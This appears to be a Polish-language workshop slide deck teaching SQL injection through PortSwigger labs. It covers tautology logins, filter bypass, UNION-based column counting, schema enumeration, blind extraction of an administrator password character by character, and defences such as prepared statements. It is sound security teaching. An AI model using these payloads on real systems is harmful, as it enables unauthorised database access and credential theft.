

SQL Injection

T. Wachowski, J. Zduńczyk

2021

Co będzie nam potrzebne?

- konto na PortSwigger
- lista labów dostępna tutaj:
github.com/Ceithrin/SQLi-Project

SQL Injection

SQL Injection - metoda ataku na systemy przyjmujące dane od użytkownika i dynamicznie generujące zapytania do bazy danych.

SQL Injection - metoda ataku na systemy przyjmujące dane od użytkownika i dynamicznie generujące zapytania do bazy danych. Podatność powoduje brak wykorzystania bezpiecznych mechanizmów (np. Prepared Statements) i korzystanie z np. konkatencji ciągów znaków.

Czy to ważne?

- jest na liście OWASP Top 10 oraz przedmiotem aż 32,078 CVE

Czy to ważne?

- jest na liście OWASP Top 10 oraz przedmiotem aż 32,078 CVE
- ma poważne skutki - możemy wylistować lub czasem nawet usunąć całą bazę

Czy to ważne?

- jest na liście OWASP Top 10 oraz przedmiotem aż 32,078 CVE
- ma poważne skutki - możemy wylistować lub czasem nawet usunąć całą bazę
- w niektórych przypadkach prowadzi nawet do ominięcia procesu logowania lub uzyskania shella na atakowanym serwerze

Czy to ważne?

- jest na liście OWASP Top 10 oraz przedmiotem aż 32,078 CVE
- ma poważne skutki - możemy wylistować lub czasem nawet usunąć całą bazę
- w niektórych przypadkach prowadzi nawet do ominięcia procesu logowania lub uzyskania shella na atakowanym serwerze
- według danych dostarczonych w raporcie "State of the Internet" stworzonym przez Akamai, SQLi stanowi najczęściej występujący typ ataku na API

Top Web Attack Vectors January 1, 2020 – June 30, 2021




Fig. 3: SQLi remains the top web attack vector, as criminals look to exploit applications and APIs for access to sensitive or protected information

Źródło: Raport "State of the Internet"

What led to the TalkTalk data breach that's estimated to have cost around £30 million in damages?

Dissecting the hack that caused over 150,000 customers to be affected

What led to the TalkTalk cost around £40m?

How could this happen? TalkTalk took over Italian telecommunications company Tiscali in 2009, who were using a very old way of code communicating with the database. The database itself was not at fault, but the way the code talked to it. **to have**

This flaw meant cyber criminals could hack the database using a simple SQL injection. In fact, these old web pages had already been attacked two times that year!

Investigations found that TalkTalk failed to update Tiscali's web pages, which led to the SQL injection attack. By entering SQL commands to interfere with their back-end database, cyber criminals could steal the data of all the customer files belonging to it.

Realne ataki

WordPress security: More than 600,000 sites hit by blind SQLi vulnerability in WP Statistics plugin

Adam Bannister 20 May 2021 at 13:33 UTC
Updated: 20 June 2021 at 07:38 UTC

WordPress

SQL Injection

Database Security

Sensitive database data at risk if webmasters fail to update systems
This flaw...
fact, these old w...
Investigations found that 1a...
SQL injection attack. By entering S...
database, cyber criminals could steal the u...



Realne ataki



SQL (Structured Query Language)

SQL (Structured Query Language) - język programowania używany w celu *zarządzania* oraz *przeprowadzania operacji* na bazie danych.

SQL (Structured Query Language) - język programowania używany w celu *zarządzania* oraz *przeprowadzania operacji* na bazie danych.

```
SELECT username, password FROM users WHERE username = 'jkwalski';
```

SQL (Structured Query Language) - język programowania używany w celu *zarządzania* oraz *przeprowadzania operacji* na bazie danych.

```
SELECT username, password FROM users WHERE username = 'jkowalski';
```

```
SELECT username, password
```

- pobierz dane z kolumn 'username' i 'password'

SQL (Structured Query Language) - język programowania używany w celu *zarządzania* oraz *przeprowadzania operacji* na bazie danych.

```
SELECT username, password FROM users WHERE username = 'jkowalski';
```

```
SELECT username, password  
FROM users
```

- pobierz dane z kolumn 'username' i 'password'
- z tabeli 'users'

SQL (Structured Query Language) - język programowania używany w celu *zarządzania* oraz *przeprowadzania operacji* na bazie danych.

```
SELECT username, password FROM users WHERE username = 'jkwowski';
```

```
SELECT username, password  
FROM users  
WHERE username = 'jkwowski';
```

- pobierz dane z kolumn 'username' i 'password'
- z tabeli 'users'
- jeśli username to 'jkwowski'

SQL (Structured Query Language) - język programowania używany w celu *zarządzania* oraz *przeprowadzania operacji* na bazie danych.

```
SELECT username, password FROM users WHERE username = 'jkwowski';
```

```
SELECT username, password  
FROM users  
WHERE username = 'jkwowski';  
WHERE username LIKE 'jkwowski';
```

- pobierz dane z kolumn 'username' i 'password'
- z tabeli 'users'
- jeśli username to 'jkwowski'

Znaki specjalne i operatory

-- - komentarz

- komentarz

/* ... */ - komentarz wielolinijkowy

% - znak wzorca, np. LIKE 'a%' - zwraca wszystkie wartości z 'a' na początku

|| - konkatenacja, łączy stringi

OR - alternatywa logiczna

AND - koniunkcja logiczna

Case study

wpisz nazwę użytkownika

search

Case study

username	ID	Mode
jkowalski	45	Dark

```
SELECT username, id, mode FROM modes WHERE username = 'kowalski';
```


Case study

username	ID	Mode
anowak	142	Light
bdabrowski	286	Light
jkowalski	45	Dark

```
SELECT username, id, mode FROM modes WHERE username = '' OR 1=1;-- ;
```

Zadanie - wyświetl zawartość całej tabeli.

Zadanie - zaloguj się na konto *admin*.

Pierwsza linia obrony

Filtr – funkcja (program), która z danych wejściowych usuwa niepotrzebne, niechciane dane.

Pierwsza linia obrony

Filtr – funkcja (program), która z danych wejściowych usuwa niepotrzebne, niechciane dane. Mogą działać na zasadzie *denylisty* (odrzuć lub usunąć podanych słów lub wyrażeń) lub usuwać/neutralizować niepożądane znaki jak apostrof, backslash itp.

Jak to działa?

```
$input = "' or 1=1;-- "
```

```
↓ filtr ("or", "and", "like", "=", "--") ↓
```

```
$input = "' 11; "
```

Zadanie - zaloguj się na konto *admin* omijając filtry.
Wskazówka - skorzystaj z *PayloadsAllTheThings* (SQL Injection).

ORDER BY

ORDER BY [n/nazwa] - sortuj wg nr lub nazwy kolumny
SELECT username, password FROM users ORDER BY 1;
SELECT username, password FROM users ORDER BY username;

ORDER BY

ORDER BY [n/nazwa] - sortuj wg nr lub nazwy kolumny

```
SELECT username, password FROM users ORDER BY 1;
```

```
SELECT username, password FROM users ORDER BY username;
```

username	password
anowak	202cb962ac59075b964b07152d234b70
bdabrowski	e10adc3949ba59abbe56e057f20f883e
jkowalski	827ccb0eea8a706c4c34a16891f84e7b

UNION

UNION [zapytanie] - dołącz kolejne zapytanie

```
SELECT username FROM users UNION SELECT username FROM admins;
```

UNION

UNION [zapytanie] - dołącz kolejne zapytanie

```
SELECT username FROM users UNION SELECT username FROM admins;
```

username

bdabrowski

jkowalski

anowak

admin

superuser

Po co nam to?

Używając **ORDER BY** lub **UNION** możemy się dowiedzieć z ilu kolumn pobieramy dane w oryginalnym zapytaniu (najczęściej nie jest ono dla nas widoczne).

Na przykład oryginalne zapytanie może wyglądać tak:

```
SELECT id, surname, name, sex FROM users;
```

Po co nam to?

Używając **ORDER BY** lub **UNION** możemy się dowiedzieć z ilu kolumn pobieramy dane w oryginalnym zapytaniu (najczęściej nie jest ono dla nas widoczne).

Na przykład oryginalne zapytanie może wyglądać tak:

```
SELECT id, surname, name, sex FROM users;
```

A w aplikacji zostaną zwrócone wartości w tej postaci:

Po co nam to?

Używając **ORDER BY** lub **UNION** możemy się dowiedzieć z ilu kolumn pobieramy dane w oryginalnym zapytaniu (najczęściej nie jest ono dla nas widoczne).

Na przykład oryginalne zapytanie może wyglądać tak:

```
SELECT id, surname, name, sex FROM users;
```

A w aplikacji zostaną zwrócone wartości w tej postaci:

name	surname	m/f
Jan	Kowalski	M
Bartosz	Dąbrowski	M
Anna	Nowak	F

Badanie liczby kolumn

```
SELECT id, surname, name, sex FROM users WHERE  
name=' ' OR 1=1 ORDER BY 1;-- ';
```

name	surname	m/f
Jan	Kowalski	M
Bartosz	Dąbrowski	M
Anna	Nowak	F

Badanie liczby kolumn

```
SELECT id, surname, name, sex FROM users WHERE  
name=' ' OR 1=1 ORDER BY 2;-- ';
```

name	surname	m/f
Bartosz	Dąbrowski	M
Jan	Kowalski	M
Anna	Nowak	F

Badanie liczby kolumn

```
SELECT id, surname, name, sex FROM users WHERE  
name=' ' OR 1=1 ORDER BY 3;-- ';
```

name	surname	m/f
Anna	Nowak	F
Bartosz	Dąbrowski	M
Jan	Kowalski	M

Badanie liczby kolumn

```
SELECT id, surname, name, sex FROM users WHERE  
name=' ' OR 1=1 ORDER BY 4;-- ';
```

name	surname	m/f
Anna	Nowak	F
Bartosz	Dąbrowski	M
Jan	Kowalski	M

Badanie liczby kolumn

```
SELECT id, surname, name, sex FROM users WHERE  
name=' ' OR 1=1 ORDER BY 5;-- ';
```

0 results

Badanie liczby kolumn - cd.

```
SELECT id, surname, name, sex FROM users WHERE  
name=' ' OR 1=1 UNION SELECT NULL;-- ';
```

0 results

Badanie liczby kolumn - cd.

```
SELECT id, surname, name, sex FROM users WHERE  
name=' ' OR 1=1 UNION SELECT NULL, NULL;-- ';
```

0 results

Badanie liczby kolumn - cd.

```
SELECT id, surname, name, sex FROM users WHERE  
name=' ' OR 1=1 UNION SELECT NULL, NULL, NULL;-- ';
```

0 results

Badanie liczby kolumn - cd.

```
SELECT id, surname, name, sex FROM users WHERE name='' OR 1=1  
UNION SELECT NULL, NULL, NULL, NULL;-- ';
```

<u>name</u>	<u>surname</u>	<u>m/f</u>
-------------	----------------	------------

Zadanie - zbadaj z ilu kolumn pobierane są dane w zapytaniu.

Zadanie - zbadaj z których kolumn pobierany jest tekst w zapytaniu.

Zdobywanie informacji o wersji bazy danych

Wersja bazy danych

Zdobywanie informacji o wersji bazy danych

Wersja bazy danych

Oracle	- <code>SELECT banner FROM v\$version</code>
Microsoft, MySQL	- <code>SELECT @@version</code>
PostgreSQL	- <code>SELECT version()</code>

Zadanie - sprawdź wersję i typ bazy danych.

Zadanie - sprawdź wersję bazy danych **Oracle**.

Struktura bazy danych

Zdobywanie informacji o strukturze bazy danych

Struktura bazy danych

Możemy użyć poniższego zapytania, by wylistować tabele występujące w bazie danych:

```
SELECT * FROM information_schema.tables
```

Zapytanie to zwróci wyniki w poniższej formie:

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE
MyDatabase	dbo	Products	BASE TABLE
MyDatabase	dbo	Users	BASE TABLE

Zdobywanie informacji o strukturze bazy danych - cd

Teraz, znając istniejące tabele, możemy użyć poniższego zapytania, by wylistować kolumny występujące w wybranej tabeli (lub np wylistować kolumny we wszystkich tabelach naraz, gdy nie użyjemy WHERE):

```
SELECT * FROM information_schema.columns WHERE table_name = 'Users'
```

Zapytanie to zwróci wyniki w poniższej formie:

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	DATA_TYPE
MyDatabase	dbo	Users	UserId	int
MyDatabase	dbo	Users	Username	varchar
MyDatabase	dbo	Users	Password	varchar

Zadanie - korzystając ze zdobytej dotychczas wiedzy znajdź flagę w bazie danych.

Według OWASP i PortSwigger należy:

- używać bezpiecznych API (z ograniczonymi możliwościami zapytań)

Według OWASP i PortSwigger należy:

- używać bezpiecznych API (z ograniczonymi możliwościami zapytań)
- używać walidacji po stronie serwera (np. za pomocą *whitelisty*)

Według OWASP i PortSwigger należy:

- używać bezpiecznych API (z ograniczonymi możliwościami zapytań)
- używać walidacji po stronie serwera (np. za pomocą *whitelisty*)
- dla dynamicznych zapytań neutralizować znaki typu ' → \'

Według OWASP i PortSwigger należy:

- używać bezpiecznych API (z ograniczonymi możliwościami zapytań)
- używać walidacji po stronie serwera (np. za pomocą *whitelisty*)
- dla dynamicznych zapytań neutralizować znaki typu ' → \'
- używać środków ograniczających wyciek danych (np. używając LIMIT)

Według OWASP i PortSwigger należy:

- używać bezpiecznych API (z ograniczonymi możliwościami zapytań)
- używać walidacji po stronie serwera (np. za pomocą *whitelisty*)
- dla dynamicznych zapytań neutralizować znaki typu ' → \'
- używać środków ograniczających wyciek danych (np. używając LIMIT)
- używać tzw. Prepared Statements

Prepared Statements

Przykład niebezpiecznego podejścia w PHP:

```
$query = "SELECT * FROM users WHERE user = '$username' and  
password = '$password';"
```

Przykład prepared statement w PHP:

```
$stmt = $mysqli->prepare("SELECT * FROM users WHERE user = ? AND  
password = ?");  
$stmt->bind_param("ss", $username, $password);  
$stmt->execute();
```

Jak działają Prepared Statements




Fig 1: Oversimplified representation of SQL query processing

Jak działają Prepared Statements




Fig 1: Oversimplified representation of SQL query processing



Fig 2. Oversimplified representation of SQL prepared statements processing

SQL Island

<https://sql-island.informatik.uni-kl.de/>

```
[...]{1.3.4.44#dev}http://sqlmap.org
```

```
[*] starting @ 10:44:53 /2019-04-30/
```

Źródło: sqlmap.org

◀ ◻ ▶ ◀ ◻ ▶ ◀ ≡ ▶ ◀ ≡ ▶ ≡ ≡ ≡ ↺ 🔍 ↻

sqlmap - narzędzie do wykrywania oraz wykorzystywania luk w zabezpieczeniach SQL. Wspiera popularne serwery baz danych jak **MySQL, Oracle, PostgreSQL** i inne.

Można pobrać samemu ze strony: <https://sqlmap.org/>

lub z repozytorium np.

```
apt install sqlmap
```

Blind SQLi

W wielu przypadkach nie mamy jednak dobrej informacji zwrotnej.

Blind SQLi

W wielu przypadkach nie mamy jednak dobrej informacji zwrotnej. Aby zdobyć dodatkowe informacje lub nawet złamać hasło administratora wykorzystujemy tzw. **blind SQL injection**.

Blind SQLi

W wielu przypadkach nie mamy jednak dobrej informacji zwrotnej. Aby zdobyć dodatkowe informacje lub nawet złamać hasło administratora wykorzystujemy tzw. **blind SQL injection**. Wynik działania naszej komendy możemy ocenić np. po *czasie wykonania komendy* lub też obserwując czy zwracane dane są posortowane.

Czego będziemy potrzebować?

Zapytania możemy zagnieżdżać - wyniki tych wewnętrznych zachowują się jak nowa tabela:

```
SELECT * FROM (SELECT username, password FROM users);
```


Czego będziemy potrzebować?

Zapytania możemy zagnieżdżać - wyniki tych wewnętrznych zachowują się jak nowa tabela:

```
SELECT * FROM (SELECT username, password FROM users);
```

Umieszczając **AND 1=1** oraz **AND 1=2** w zapytaniu możemy sprawdzić czy aplikacja reaguje na logikę.

Czego będziemy potrzebować?

Zapytania możemy zagnieżdżać - wyniki tych wewnętrznych zachowują się jak nowa tabela:

```
SELECT * FROM (SELECT username, password FROM users);
```

Umieszczając **AND 1=1** oraz **AND 1=2** w zapytaniu możemy sprawdzić czy aplikacja reaguje na logikę.

```
SELECT 'tekst' FROM users; - wynikiem zapytania będzie 'tekst'
```

Czego będziemy potrzebować?

Zapytania możemy zagnieżdżać - wyniki tych wewnętrznych zachowują się jak nowa tabela:

```
SELECT * FROM (SELECT username, password FROM users);
```

Umieszczając **AND 1=1** oraz **AND 1=2** w zapytaniu możemy sprawdzić czy aplikacja reaguje na logikę.

```
SELECT 'tekst' FROM users; - wynikiem zapytania będzie 'tekst'
```

LENGTH() - sprawdza długość tekstu

Czego będziemy potrzebować?

Zapytania możemy zagnieżdżać - wyniki tych wewnętrznych zachowują się jak nowa tabela:

```
SELECT * FROM (SELECT username, password FROM users);
```

Umieszczając **AND 1=1** oraz **AND 1=2** w zapytaniu możemy sprawdzić czy aplikacja reaguje na logikę.

```
SELECT 'tekst' FROM users; - wynikiem zapytania będzie 'tekst'
```

LENGTH() - sprawdza długość tekstu

SUBSTRING() lub **SUBSTR()** - zwraca wycinek tekstu

Kolejne kroki

Sprawdzenie, czy dana tabela istnieje:

```
' AND (SELECT 'a' FROM users LIMIT 1)='a
```

Kolejne kroki

Sprawdzenie, czy dana tabela istnieje:

```
' AND (SELECT 'a' FROM users LIMIT 1)='a
```

Sprawdzenie, czy dany rekord jest w tej tabeli:

```
' AND (SELECT 'a' FROM users WHERE username='administrator')='a
```

Kolejne kroki

Sprawdzenie, czy dana tabela istnieje:

```
' AND (SELECT 'a' FROM users LIMIT 1)='a
```

Sprawdzenie, czy dany rekord jest w tej tabeli:

```
' AND (SELECT 'a' FROM users WHERE username='administrator')='a
```

Znalezienie długości hasła:

```
' AND (SELECT 'a' FROM users WHERE username = 'administrator' AND  
LENGTH(password)>1)='a
```

Kolejne kroki

Sprawdzenie, czy dana tabela istnieje:

```
' AND (SELECT 'a' FROM users LIMIT 1)='a
```

Sprawdzenie, czy dany rekord jest w tej tabeli:

```
' AND (SELECT 'a' FROM users WHERE username='administrator')='a
```

Znalezienie długości hasła:

```
' AND (SELECT 'a' FROM users WHERE username = 'administrator' AND  
LENGTH(password)>1)='a
```

Znajdowanie kolejnych znaków hasła:

```
' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username =  
'administrator')='a
```

```
' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username =  
'administrator')='a
```


HTB Cyber Apocalypse 2021

writeup

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.



OH, DEAR - DID HE
BREAK SOMETHING?
IN A WAY-



DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students;-- ?



OH. YES. LITTLE
BOBBY TABLES,
WE CALL HIM.

WELL, WE'VE LOST THIS
YEAR'S STUDENT RECORDS.
I HOPE YOU'RE HAPPY.



AND I HOPE
YOU'VE LEARNED
TO SANITIZE YOUR
DATABASE INPUTS.

Dzięki za uwagę!

Źródła: wikipedia, portswigger.net, sqlmap.org, owasp.org,
raport "State of the Internet" www.hackedu.com